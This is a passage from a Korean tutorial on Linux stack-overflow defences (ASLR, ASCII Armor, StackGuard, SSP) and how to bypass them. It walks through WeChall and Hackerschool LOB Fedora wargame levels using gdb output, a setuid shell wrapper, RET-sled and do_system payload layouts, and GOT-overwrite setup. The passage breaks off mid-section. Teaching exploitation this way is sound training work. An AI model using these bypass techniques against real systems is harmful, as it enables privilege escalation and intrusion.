ROP를 이용한 Bruteforce없이 한번에 exploit이 가능한 방법도 있지만 후에 따로 설명한다.

단순 brute-forcing은 하나의 주소를 가지고 그 주소에 맞아떨어질 때까지 무식하게 반복하는 것이다

라이브러리 주소의 변화를 확인 하는 방법은 아래와 같다

```
root@bt:~# while [ 1 ]; do ldd ./ASLR; done > TEMP
^C
root@bt:~# cat TEMP | sort | uniq -c | more
      3      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7578000)
      3      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7579000)
      5      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb757a000)
      2      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb757b000)
      4      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb757c000)
      5      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb757d000)
      3      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb757e000)
      3      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb757f000)
      4      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7580000)
      4      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7581000)
      2      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7582000)
      6      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7583000)
      8      libc.so.6 => /lib/tls/i686/cmov/libc.so.6 (0xb7584000)
```

<그림 31> 라이브러리 주소 빈도

위 시스템의 경우 ASLR이 정상적으로 작동하지만

구버전 페도라 시스템의 경우 아래와 같이 매우 높은 확률로 같은 주소가 설정된다.

```
[dark_stone@Fedora_2ndFloor ~]$ ldd ./cruel
linux-gate.so.1 => (0x00411000)
libc.so.6 => /lib/libc.so.6 (0x007a6000)
/lib/ld-linux.so.2 (0x00788000)
[dark_stone@Fedora_2ndFloor ~]$ ldd ./cruel
linux-gate.so.1 => (0x004c8000)
libc.so.6 => /lib/libc.so.6 (0x007a6000)
/lib/ld-linux.so.2 (0x00788000)
[dark_stone@Fedora_2ndFloor ~]$ ldd ./cruel
linux-gate.so.1 => (0x0085a000)
libc.so.6 => /lib/libc.so.6 (0x00111000)
/lib/ld-linux.so.2 (0x00788000)
[dark_stone@Fedora_2ndFloor ~]$ ldd ./cruel
linux-gate.so.1 => (0x009c0000)
libc.so.6 => /lib/libc.so.6 (0x007a6000)
/lib/ld-linux.so.2 (0x00788000)
```


그리고 시스템에 따라 ASLR이 설정되어 있다고 해도 어느 정도 시간이 흐르면 자체적으로 ASLR이 풀려버리는 현상이 나타난다.

3.3.6 Example

<https://www.wechall.net/>에서 제공하는 7 Tropical Fruits라는 문제를 풀어보겠다.

이 문제의 의도는 ASLR을 우회해서 셸코드를 실행하는 것이다.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  void hint()
6  {
7      printf("Need to bypass aslr\n");
8      exit(0);
9  }
10 void vulnfunc(char *input)
11 {
12     char vulnbuf[300];    취약점 발생
13     memcpy(vulnbuf, input, strlen(input));
14 }
15 int main(int argc, char *argv[])
16 {
17     if(argc > 1)
18     {
19         vulnfunc(argv[1]);
20     }
21     else
22     {
23         printf("%s <input>\n", argv[0]);
24         return 1;
25     }
26     return 0;
27 }
```

문제 소스는 간단하다 argv[1]으로 받은 입력 값을 vulnfunc함수 내부에서 300바이트 버퍼에 입력하는데 여기서 취약점이 발생한다.

```
cjy@box1 /home/level/tropic/7 $ cat /proc/32180/maps
08048000-08049000 r-xp 00000000 ca:03 553609 /home/level/tropic/7/level7
08049000-0804a000 r-xp 00000000 ca:03 553609 /home/level/tropic/7/level7
0804a000-0804b000 rwxp 00001000 ca:03 553609 /home/level/tropic/7/level7
b7573000-b7574000 rwxp 00000000 00:00 0
b7574000-b76fa000 r-xp 00000000 ca:03 313867 /lib/libc-2.15.so
b76fa000-b76fc000 r-xp 00186000 ca:03 313867 /lib/libc-2.15.so
b76fc000-b76fd000 rwxp 00188000 ca:03 313867 /lib/libc-2.15.so
b76fd000-b7700000 rwxp 00000000 00:00 0
b7706000-b7707000 rwxp 00000000 00:00 0
b7707000-b7708000 r-xp 00000000 00:00 0 [vdso]
b7708000-b7726000 r-xp 00000000 ca:03 313879 /lib/ld-2.15.so
b7726000-b7727000 r-xp 0001d000 ca:03 313879 /lib/ld-2.15.so
b7727000-b7728000 rwxp 0001e000 ca:03 313879 /lib/ld-2.15.so
bf7f9000-bf81b000 rwxp 00000000 00:00 0 [stack]
```

시스템 환경은 ASLR이 설정되어 Random Stack / Random Library 환경이고

Static하고 rwx권한을 가진 바이너리 파일의 DATA영역을 이용해서 ROP를 하는 방법도 있겠지만

여기에선 JMP *ESP를 이용해서 Random Stack을 우회해 셸코드를 실행시켜 풀이해보겠다.

먼저 몇 바이트를 입력해야 리턴어дрес가 변조되는지 확인해보면

326바이트를 입력하면 RET가 변조된다

```
(gdb) r `python -c 'print "A"*312 + "BBBB"'`
Starting program: /home/level/tropic/7/level7 `python -c 'print "A"
process 1352 is executing new program: /home/level/tropic/7/level7
warning: Could not load shared library symbols for linux-gate.so.1
Do you need "set solib-search-path" or "set sysroot"?

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) i frame
Stack level 0, frame at 0xbf9c9e24:
eip = 0x42424242; saved eip 0xbf9cb4fe
called by frame at 0x41414149
Arglist at 0xbf9c9e1c, args:
Locals at 0xbf9c9e1c, Previous frame's sp is 0xbf9c9e24
Saved registers:
eip at 0xbf9c9e20
(gdb)
```

스택에 실행권한이 존재하고 argv[1]을 통해 셸코드를 스택에 입력 가능하기에

3-3-3의 JMP *ESP를 이용해서 랜덤스택만 우회하면 되는 상황이다

먼저 ASLR의 적용을 받지 않는 바이너리 실행 파일의 TEXT영역에서 JMP *ESP (0xe4ff) 코드를
찾아보면 패턴이 없다

```
0x08048330 - 0x08048368 is .rel.plt
0x08048368 - 0x0804837f is .init
0x08048380 - 0x08048400 is .plt
0x08048400 - 0x08048614 is .text
0x08048614 - 0x08048630 is .fini
0x08048630 - 0x08048658 is .rodata

Argument required (expression to compute).
(gdb) find /h 0x08048400, 0x08048614, 0xe4ff
Pattern not found.
(gdb)
```

그렇다면 공유라이브러리 영역에서 JMP *ESP 코드를 찾아야 하는데
공유라이브러리 영역은 ASLR의 적용받아 항상 주소가 변한다

```
0xb7589484 - 0xb75894dc is .rel.plt in /lib/libc.so.6
0xb75894e0 - 0xb75895a0 is .plt in /lib/libc.so.6
0xb75895a0 - 0xb76bf46c is .text in /lib/libc.so.6
0xb76bf470 - 0xb76c04e0 is __libc_freeres_fn in /lib/
0xb76c04e0 - 0xb76c0710 is __libc_thread_freeres_fn i
```

```
0xb7607484 - 0xb76074dc is .rel.plt in /lib/libc.so.6
0xb76074e0 - 0xb76075a0 is .plt in /lib/libc.so.6
0xb76075a0 - 0xb773d46c is .text in /lib/libc.so.6
0xb773d470 - 0xb773e4e0 is __libc_freeres_fn in /lib/
0xb773e4e0 - 0xb773e710 is __libc_thread_freeres_fn in
0xb773e720 - 0xb775ce08 is .rodata in /lib/libc.so.6
```

그래도 이 시스템 환경의 경우 유동적인 주소가 가운데 12bit 밖에 안되기에
부루트포싱을 하더라도 빠른 시간안에 공격에 성공한다.

```
find /h 0xb76075a0, 0xb773d46c, 0xe4ff
```

```
0xb775e823: jmp    *%esp
```

공격코드 구성

```
[ ..... AAAAAAAAAA ] [ &(JMP *ESP) ] [ Shellcode ]
```

312 Byte

RET

물론 위 공격코드를 스크립트 혹은 프로그래밍을 해서 Brute Force해야 한다.

3.4 ASCII Armor

앞에서 BOF취약점은 취약한 문자열 처리 함수의 사용으로 발생한다 하였고, 공격코드 중간에
NULL이 들어가면 문자열의 끝으로 인식해서 공격코드가 중간에 잘리게 되어 정상적인 공격을
할 수 없다고 했다.

이를 노린 방어기법이 ASCII Armor이다.

라이브러리 영역의 주소를 무조건 16MB이하로 만들어 최상위 1바이트는 무조건 NULL이 들어가도록 만든 것이다.


```

[gate@Fedora_1stFloor ~]$ cat /proc/self/maps
00703000-00718000 r-xp 00000000 fd:00 68707 /lib/ld-2.3.3.so
00718000-00719000 r--p 00014000 fd:00 68707 /lib/ld-2.3.3.so
00719000-0071a000 rw-p 00015000 fd:00 68707 /lib/ld-2.3.3.so
0071c000-0083d000 r-xp 00000000 fd:00 68708 /lib/tls/libc-2.3.3.so
0083d000-0083f000 r--p 00120000 fd:00 68708 /lib/tls/libc-2.3.3.so
0083f000-00841000 rw-p 00122000 fd:00 68708 라이브러리영역
00841000-00843000 rw-p 00841000 00:00 0
  
```

<그림 32> ASCII Armor

<그림 32>를 보면 라이브러리 영역의 주소가 0x00703000와 같이 되어있다.

이것이 의미하는 것은 RTL을 통해 함수를 호출 할 때 함수의 주소에 항상 NULL이 포함되므로 제대로 된 공격 페이로드를 구성할 수 없도록 만드는 것이다.



<그림 33> 공격코드 구성 불가

ASCII Armor를 우회해서 공격코드를 구성하는 방법은

뒷장에서 예제문제를 통해 확인해보겠다

[\[링크 \]](#)

3.5 Stack Shield

스택실드는 컴파일러와 링커에 의한 버퍼오버플로우 취약점 방어기법이다.


함수가 호출 될 때 스택에 저장되는 리턴어드레스를 변조가 불가능한 메모리 영역에 복사두었다

함수 에필로그 과정에서 현재 스택의 리턴어드레스와 저장해둔 리턴어드레스를 비교하여

변조여부를 확인한다. 이 때 변조되었다면 프로그램을 종료한다

3.6 Stack Guard

스택가드 역시 컴파일러에 의한 취약점 방어기법으로 취약점에 의해 스택의 변조여부를 확인하는 방어기법이다



<그림 34> Stack Guard

리턴 어드레스 근처에 **CANARY**라는 특수한 문자열을 넣어두고 에필로그 과정에서 변조 여부를 확인해서 변조되었다면 프로그램을 종료한다.

- **Terminator Canary** : NULL(0x00), CR(0x0d), LF(0x0a), EOF(0xff)와 같은 문자열의 끝을 의미하는 Terminator문자를 포함하는 Canary를 의미한다.
Terminator문자를 포함하기에 Canary 문자열을 안다고 해도 똑같이 입력해서 공격할 수 없다.
- **Random Canary** : Canary값이 /dev/urandom을 이용해서 항상 유동적으로 변하여, 공격자가 유추할 수 없도록 만든다.

3.7 SSP (Stack Smashing Protection)

gcc 4.1 버전 이후에 지원하는 스택오버플로우 방어기법으로 StackGuard 가 적용된 기법이다

함수 호출 시 Canary 를 스택에 저장하고 리턴시에 변조 여부를 확인한다

```
*** stack smashing detected ***: ./binary9 terminated
===== Backtrace: =====
/lib/i686/cmov/libc.so.6(__fortify_fail+0x48)[0xb7f7ad38]
/lib/i686/cmov/libc.so.6(__fortify_fail+0x0)[0xb7f7acf0]
./binary9[0x8048516]
[0xbffffde0]
===== Memory map: =====
08048000-08049000 r-xp 00000000 08:01 70352      /wargame/binary/binary9/binary9
08049000-0804a000 rw-p 00000000 08:01 70352      /wargame/binary/binary9/binary9
0804a000-0804b000 rw-p 0804a000 00:00 0          [heap]
b7e70000-b7e7c000 r-xp 00000000 08:01 72291      /lib/libgcc_s.so.1
b7e7c000-b7e7d000 rw-p 0000b000 08:01 72291      /lib/libgcc_s.so.1
b7e81000-b7e82000 rw-p b7e81000 00:00 0
b7e82000-b7fd7000 r-xp 00000000 08:01 82361      /lib/i686/cmov/libc-2.7.so
b7fd7000-b7fd8000 r--p 00155000 08:01 82361      /lib/i686/cmov/libc-2.7.so
b7fd8000-b7fda000 rw-p 00156000 08:01 82361      /lib/i686/cmov/libc-2.7.so
b7fda000-b7fdd000 rw-p b7fda000 00:00 0
b7fde000-b7fe3000 rw-p b7fe0000 00:00 0
b7fe3000-b7fe4000 r-xp b7fe3000 00:00 0          [vdso]
b7fe4000-b7ffe000 r-xp 00000000 08:01 72496      /lib/ld-2.7.so
b7ffe000-b8000000 rw-p 0001a000 08:01 72496      /lib/ld-2.7.so
bffe0000-c0000000 rw-p bffea000 00:00 0          [stack]
b8000000-b8000000
binary9@challenge02:~$
```

<그림 35> stack smashing detected

SSP가 적용된 프로그램이 Canary변조를 확인하면 <그림 35>와 같이 종료 된다.

```
(gdb) disas foo
Dump of assembler code for function foo:
0x08048464 <foo+0>:      push    %ebp
0x08048465 <foo+1>:      mov     %esp,%ebp
0x08048467 <foo+3>:      push    %edi
0x08048468 <foo+4>:      sub     $0x834,%esp
0x0804846e <foo+10>:     cld
0x0804846f <foo+11>:     mov     0x8(%ebp),%eax
0x08048472 <foo+14>:     mov     %eax,-0x818(%ebp)
0x08048478 <foo+20>:     mov     %gs:0x14,%eax
0x0804847e <foo+26>:     mov     %eax,-0x8(%ebp)
0x08048481 <foo+29>:     xor     %eax,%eax
```

<그림 36> SSP적용 함수 프로로그


<그림 36>이 SSP 가 적용된 프로그램 내부 함수의 프로로그 부분이다

mov %gs:0x14, %eax

mov %eax, -0x8(%ebp)

위 부분이 Canary를 스택에 저장하는 부분으로 gs레지스터의 14번째 오프셋의 값(Canary)을

-0x8(%ebp)위치에 입력하고 있다.



```

0x080484f0 <foo+155>: mov     %eax, (%esp)
0x08048500 <foo+156>: call   0x8048378 <printf@plt>
0x08048505 <foo+161>: mov     -0x8(%ebp), %eax
0x08048508 <foo+164>: xor     %gs:0x14, %eax
---Type <return> to continue, or q <return> to quit---
0x0804850f <foo+171>: je      0x8048516 <foo+178>
0x08048511 <foo+173>: call   0x8048388 <__stack_chk_fail@plt>
0x08048516 <foo+178>: add     $0x654, %esp
0x0804851c <foo+184>: pop     %edi
0x0804851d <foo+185>: pop     %ebp
0x0804851e <foo+186>: ret
End of assembler dump.
(gdb) █

```

<그림 37> SSP적용 함수 에필로그

그리고 에필로그 부분에서 변조여부를 체크하고 변조되었다면 <__stack_chk_fail> 함수를 호출해서 프로그램을 종료한다.

```
mov -0x8(%ebp), %eax
```

```
xor %gs:0x14, %eax
```

변조 여부는 위 처럼 Canary 원본과 스택에 저장된 Canary의 xor연산을 통해 확인한다.

4. The BOF learned from LOB FC

[HackerSchool](http://hacker-school.org)에서 제공하는 lord of the bof (Fedora) 문제풀이를 통해 위에서 알아본 기법들을 직접 확인해본다. (하나부터 열까지 상세한 풀이가 아닌 문제 풀이에 필요한 개념을 중심으로 설명했고, 바로 쉘을 얻을 수 있는 공격코드는 최대한 포함하지 않았습니다)

LOB redhat의 풀이는 <http://newheart.kr/12914#2> 참고

4.1. FC3 iron_golem (RET_Sled)

문제 이미지 Fedora Core 3에는 ASCII Armor, Random Stack, Non-Executable Stack/Heap 방어기법이 적용되어 있다.

```
int main(int argc, char *argv[])
{
    char buffer[256];

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

문제의 소스코드로, argv[1]으로 받은 입력 값을 strcpy함수를 통해 256바이트 버퍼에 저장하면서 BOF취약점이 발생한다.

문제의 관건은 ASCII Armor를 우회해서 라이브러리 함수를 호출하는 것이다.


위에서 ASCII Armor로 인해 함수 호출은 가능해도 인자의 구성은 불가능하다 하였는데(그림 33)

이를 우회해 system, exec계열 함수를 호출하는 방법으로 **RET sled**가 있다

(ret는 스택포인터(ESP)를 4바이트 위로 이동하고 EIP레지스터에 주소를 실행하는 명령이다.)

ret = POP EIP ; JMP EIP

RET sled란 NOP Sled와 비슷한 개념으로 RET명령을 계속 실행하며 스택을 이동하는 기법이다.



RET sled를 이용해 라이브러리 함수를 정상적으로 호출하는 방법은

먼저 함수 에필로그 당시의 스택에서 함수의 인자로 사용할만한 정적인 영역을 찾고 그곳까지 RET sled를 통해 프로그램의 흐름을 이동하는 것이다

파일명(argv[0])으로 사용할 스택의 주소가 가르키고 있는 값을 확인해서 셸을 실행하는 프로그램에 심볼릭링크를 걸어주면 된다 (리틀엔디안 방식으로 생성해야 한다)

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    setreuid(geteuid(), geteuid());
    setregid(getegid(), getegid());
    system("/bin/sh");
}
```

```
[gate@Fedora_1stFloor ~]$ ln -s sh "`python -c 'print "\x8b\x55\xf0\x83\xec\x14\x89\x14\x31\xc0\x85\xd2\x74\x0b\x85\xc9\x74\x4c\x8b\x42\x04\x8b\x31\x01\xf0\x8b\xbb\xf8\xfc\xff\xff\x85\xff\x75\x05\x8b\x4d\xe4\x89\x01\x8d\x65\xf4\x5b\x5e\x5f\x5d\xc3\x8b\x4d\xe8\x8b\x40\x04\x0f\xb7\x88\x01"'`"
[gate@Fedora_1stFloor ~]$ ls
?          iron_golem.c  sh.c
iron_golem sh          ?U??????1???t???tL?B??1??????????u??M????e?[^_] M??@?????
```

공격코드 구성

[..... AAAAAAAAAA] [&RET] [&RET] [&RET] [&exec]

Dummy 268 Byte RET

4.2. FC3 dark_eyes (RET Sled)

```
int main(int argc, char *argv[])
{
    char buffer[256];
    char saved_sfp[4];

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }

    // save sfp
    memcpy(saved_sfp, buffer+264, 4);

    // overflow!!
    strcpy(buffer, argv[1]);

    // restore sfp
    memcpy(buffer+264, saved_sfp, 4);

    printf("%s\n", buffer);
}
```

Iron_golem 문제와 다른 점은 스택의 SFP부분을 저장하였다, 에필로그 과정 전에 복귀하는 과정이 추가되었습니다.

이는 **Fake_ebp** 기법의 사용을 방지하기 위한 것이다.

풀이방법은 동일하게 RET Sled를 이용해서 execl함수를 호출하면 된다

```
(gdb) b *main+118
Breakpoint 2 at 0x804847e
(gdb) r `python -c 'print "A"*272`
Starting program: /home/iron_golem/dark_eyes `python -c 'print "A"*272`
(no debugging symbols found)...(no debugging symbols found)...
Breakpoint 2, 0x0804847e in main ()
(gdb) x/16x $ebp
0xfeef488: 0x41414141 0x41414141 0x00000000 0xfeef514
0xfeef498: 0xfeef520 0x0070eab6 0x00000000 0x00000000
0xfeef4a8: 0xfeef4a0 0xfeef4e8 0xfeef490 0x00730df5
0xfeef4b8: 0x00000000 0x00000000 0x00000000 0x00718fb4
(gdb)
0xfeef4c8: 0x00000002 0x08048360 0x00000000 0x0070e9f0
0xfeef4d8: 0x0070f340 0x00718fb4 0x00000002 0x08048360
0xfeef4e8: 0x00000000 0x08048381 0x08048408 0x00000002
0xfeef4f8: 0xfeef514 0x080484bc 0x08048510 0x0070f340
(gdb) x/s 0x730df5
0x730df5 <__libc_start_main+165>: "\205\344\342\213\5T"
(gdb) x/x 0x730df5
0x730df5 <__libc_start_main+165>: 0x7b75c085
(gdb)
0x730df9 <__libc_start_main+169>: 0x54358b65
(gdb)
In -s sh `python -c 'print "\x85\xc0\x75\x7b\x65\x8b\x35\x54\''
0x730dfd <__libc_start_main+173>: 0x89000000
(gdb)
```

exec 함수 호출시 "파일명"의 위치로 사용 될 주소

위처럼 execl함수를 호출하기 위해선 스택의 RET에서부터 8개의 &RET 주소를 입력해야 한다.

4.3. FC3 hell_fire (do_system RTL)

```
#include <stdio.h>
int main()
{
    char buffer[256];
    char saved_sfp[4];
    char temp[1024];

    printf("hell_fire : What's this smell?\n");
    printf("you : ");
    fflush(stdout);

    // give me a food
    fgets(temp, 1024, stdin);

    // save sfp
    memcpy(saved_sfp, buffer+264, 4);

    // overflow!!
    strcpy(buffer, temp);

    // restore sfp
    memcpy(buffer+264, saved_sfp, 4);

    printf("%s\n", buffer);
}
```

FC3환경의 리모트 버퍼오버플로우 문제이다

```
[dark_eyes@Fedora_1stFloor ~]$ cat /etc/services | grep hell_fire
hell_fire      7777/tcp
```

```
[dark_eyes@Fedora_1stFloor ~]$ cat /etc/xinetd.d/hell_fire
service hell_fire
{
    disable = no
    flags    = REUSE
    socket_type = stream
    wait     = no
    user     = hell_fire
    server    = /home/dark_eyes/hell_fire
}
```

Xinetd에 의해 데몬이 구동되고 있기에, 셸을 실행시키면 자동으로 표준입출력이 연결된다

취약점은 fgets를 통해 1024크기 버퍼에 받은 입력 값을 256바이트 크기의 버퍼에 strcpy를 통해 저장하는 과정에서 발생한다

system 함수의 경우 로컬에서 호출되면 Bash셸 내부의 disable_priv_mode() 함수로 인해 setuid가 설정된 프로그램의 셸을 띄운다 해도 권한(euid)을 받아오는 것이 불가능하다.

```
void disable_priv_mode () // 셸을 실행한 사용자의 uid 로 변경해주는 함수
{
    setuid (current_user.uid); // 공격자의 uid 로 되돌림
    setgid (current_user.gid); // 공격자의 gid 로 되돌림
    current_user.euid = current_user.uid; // euid 를 공격자의 uid 로 변경
    current_user.egid = current_user.gid; // egid 를 공격자의 gid 로 변경
}
```

그렇지만 xinetd에 의해 구동되는 Remote환경에서는 system 함수를 통해 셸을 띄어도 권한을 그대로 받아오는 것이 가능하다.

문제 풀이 전 do_system함수의 내부를 살펴본다.

```
0x007507f3 <system+51>: mov     0x4(%esp), %esi
0x007507f7 <system+55>: mov     0x8(%esp), %edi
0x007507fb <system+59>: mov     %ebp, %esp
0x007507fd <system+61>: pop     %ebp
0x007507fe <system+62>: jmp     0x750320 <do_system>
0x00750803 <system+67>: lea     0xffffffff(%ebx), %eax
0x00750809 <system+73>: call    0x750320 <do_system>
0x0075080e <system+78>: test    %eax, %eax
0x00750810 <system+80>: sete    %al
0x00750813 <system+83>: movzbl  %al, %eax
0x00750816 <system+86>: mov     (%esp), %ebx
0x00750819 <system+89>: mov     0x4(%esp), %esi
0x0075081d <system+93>: mov     0x8(%esp), %edi
```

```

0x00750775 <do_system+1109>:  mov     %esi, 0x4(%esp)
0x00750779 <do_system+1113>:  lea     0xfffffec4(%ebp), %esi
0x0075077f <do_system+1119>:  call    0x743d30 <sigprocmask>
0x00750784 <do_system+1124>:  mov     0xfffffec4(%ebx), %ecx
0x0075078a <do_system+1130>:  xor     %edx, %edx
0x0075078c <do_system+1132>:  xor     %eax, %eax
0x0075078e <do_system+1134>:  mov     %edx, 0x16bc(%ebx)
0x00750794 <do_system+1140>:  lea     0xffff460f(%ebx), %edx
0x0075079a <do_system+1146>:  mov     (%ecx), %edi
0x0075079c <do_system+1148>:  mov     %eax, 0x16b8(%ebx)
0x007507a2 <do_system+1154>:  mov     %esi, 0x4(%esp)
0x007507a6 <do_system+1158>:  mov     %edi, 0x8(%esp)
0x007507aa <do_system+1162>:  mov     %edx, (%esp)
0x007507ad <do_system+1165>:  call    0x7a5490 <execve>
0x007507b2 <do_system+1170>:  movl    $0x7f, (%esp)
0x007507b9 <do_system+1177>:  call    0x7a5474 <_exit>
0x007507be <do_system+1182>:  mov     %esi, %esi

```

End of assembler dump.

(qdb)

```
(gdb)
0xfeeb7d4: 0xfeeb854
(gdb)
0xfeeb7d8: 0xfeeb85c
(gdb) x/s 0x833603
0x833603 <__libc_ptynamel+2172>: "/bin/sh"
(gdb) x/s 0xfeeb854
0xfeeb854: ""
(gdb) x/s 0xfeeb85c
0xfeeb85c: "\032\0 3\0 C\0 N\0 \0\0\0 \204\0 \227\0 ? \0 1^0 u^0 ? 0 ? 0 ? 0 \0"
(gdb)
```

execve 첫번째 인자

execve 두번째 인자

execve 세번째 인자

```
execve("/bin/sh",NULL,NULL)
```

문제 풀이는 프로그램의 리턴주소를 do_system 함수 내부의 execve를 호출하는 주소로 변조하는 것이다.

변조할 주소는 execve의 인자를 구성하는 <do_system+1124>의 주소를 사용 해야 한다

공격코드 구성

[..... AAAAAAAAAA] [<&do_system+1124>]

Dummy 268 Byte

RET

4.4. FC3 evil_wizard (GOT Overwrite)

```
// magic potion for you
void pop_pop_ret(void)
{
    asm("pop %eax");
    asm("pop %eax");
    asm("ret");
}

int main(int argc, char *argv[])
{
    char buffer[256];
    char saved_sfp[4];
    int length;

    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    // for disturbance RET sleding
    length = strlen(argv[1]);

    // healing potion for you
    setreuid(geteuid(), geteuid());
    setregid(getegid(), getegid());

    // save sfp
    memcpy(saved_sfp, buffer+264, 4);
    // overflow!!
    strcpy(buffer, argv[1]);
    // restore sfp
    memcpy(buffer+264, saved_sfp, 4);
    // disturbance RET sleding
    memset(buffer+length, 0, (int)0xff000000 - (int)(buffer+length));

    printf("%s\n", buffer);
}
```

이번 문제에서는 **RET_sled**를 방지하기 위해 공격코드 이후에 있는 스택을 전체 초기화 한다.

그렇지만, 문제를 해결을 위한 실마리로 **POP_POP_RET** 코드를 제공해준다.

(구버전 gcc에 의해 컴파일된 바이너리엔 pop_pop_ret 코드가 없다.)

pop_pop_ret는 **ESP lifting**기능을 수행하는 어셈블리 코드이다.

ESP lifting을 이용한 함수 연쇄 호출

```
pop any_register_1
```


```
pop any_register_2
```

```
ret
```

```
add $LOCAL_VARS_SIZE,%esp
```

```
ret
```

위와 같은 스택 포인터의 위치를 상위로 이동한 한 후에 ret명령을 수행하는 어셈블리 코드를 이용하여 함수를 연쇄적으로 호출 가능하다.



RTL공격 시에 pop_pop_ret(ppr) 코드를 첫 번째 호출한 함수의 리턴주소 부분에 입력하면 첫 번째 함수가 작동하고 난 후 리턴주소를 실행 하면서 pop 명령 두번에 의해 esp가 8바이트 위로 이동하고 ret명령을 수행하여 두 번째 함수를 호출 할 수 있다
(이런 방식으로 함수 연쇄 호출이 가능하다)

다시 문제로 넘어가 소스를 살펴보면

